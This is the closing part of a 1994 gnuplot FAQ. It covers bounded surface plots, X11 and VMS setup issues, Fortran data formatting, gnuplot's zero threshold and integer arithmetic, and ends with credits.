If the data in a data file for `splot` is arranged in such a way that each one has the same number of data points (using blank lines as delimiters, as usual), `splot` will plot the data with a grid. If you want to plot just lines, use a different number of data entries (you can do this by doubling the last data point, for example). Don't forget to set parametric mode, of course.

Q6.6: How do I plot a function $f(x,y)$ which is bounded by other functions in the x - y plain?
An example:

```
f(x,y) = x**2 + y **2
x(u) = 3*u
yu(x) = x**2
yl(x) = -x**2
set parametric
set cont
splot [0:1] [0:1] u,yl(x(u))+(yu(x(u)) - yl(x(u)))*v,          f(x(u), (yu(x(u))
```

Q6.7: How do I get rid of <feature in a plot>?
Usually, there is a `set` command to do this; do a

```
gnuplot> ?set no
```

for a short overview.

SECTION 7: KNOWN PROBLEMS

Q7.1: Gnuplot is not plotting any points under X11! How come?
Very probably, you still are using an old version of
gnuplot_x11. Remove that, then do a full installation.

On VMS, you need to make several symbols:

```
$ gnuplot_x11 := $disk:[directory]gnuplot_x11
$ gnuplot := $disk:[directory]gnuplot.exe
$ def/job GNUPLOT$HELP disk:[directory]gnuplot.hlb
```

Then run gnuplot from your command line, and use

```
gnuplot> set term x11
```

Q7.2: My isoline data generated by a Fortran program is not handled correctly. What can I do?
One known cause for this is the use of list - directed output (as in WRITE(10,*) for generating blank lines. Fortran uses ASA carriage control characters, and for list - directed output this results in a space being output before the newline. Gnuplot does not like this. The solution is to generate blank lines using formatted output, as in WRITE(10,'()'). If you use carriage return files in VMS Fortran, you may have to open the file with OPEN(...,CARRIAGECONTROL='DTST') or convert it using the DECUS utility ATTRIB.EXE:

```
VMS> ATTRIB/RATTRIB=IMPDTED FOR010.DAT
```

Q7.3: Why does gnuplot ignore my very small numbers?
Gnuplot treats all numbers less than 1e-08 as zero, by default. Thus, if you are trying to plot a collection of very small numbers, they may be plotted as zero. Worse, if you're plotting on a log scale, they will be off scale. Or, if the whole set of numbers is "zero", your range may be considered empty:

```
gnuplot> plot 'test1'
Warning: empty y range [4.047e-19:3e-11], adjusting to [-1:1]
gnuplot> set yrange [4e-19:3e-11]
gnuplot> plot 'test1'
^
y range is less than 'zero'
```

The solution is to change gnuplot's idea of "zero":

```
gnuplot> set zero 1e-20
```

For more information,

```
gnuplot> help set zero
```

Q7.4: Gnuplot is plotting nothing when run via gnuplot <filename>!
What can I do?
Put a pause -1 after the plot command in the file.

Q7.5: My formulas are giving me nonsense results! What's going on?
Gnuplot does integer, and not floating point, arithmetic on

integer expressions. For example, the expression 1/3 evaluates to zero. If you want floating point expressions, supply trailing dots for your floating point numbers. Example:

```
gnuplot> print 1/3
0
gnuplot> print 1./3.
0.333333
```

This way of evaluating integer expressions is shared by both C and Fortran.

SECTION 8: CREDITS

This list was initially compiled by John Fletcher with contributions from Russell Lang, John Campbell, David Kotz, Rob Cunningham, Daniel Lewart and Alex Woo. Reworked by Thomas Koenig from a draft by Alex Woo, with corrections and additions from Alex Woo, John Campbell, Russell Lang, David Kotz and many corrections from Daniel Lewart; Axel Eble and Jutta Zimmermann helped with the conversion to HTML.

Thomas Koenig, ig25@rz.uni-karlsruhe.de, 1994-03-28

--

Thomas Koenig, ig25@rz.uni-karlsruhe.de, ig25@dkauni2.bitnet,
The joy of engineering is to find a straight line on a double
logarithmic diagram.

GPL - © - 1998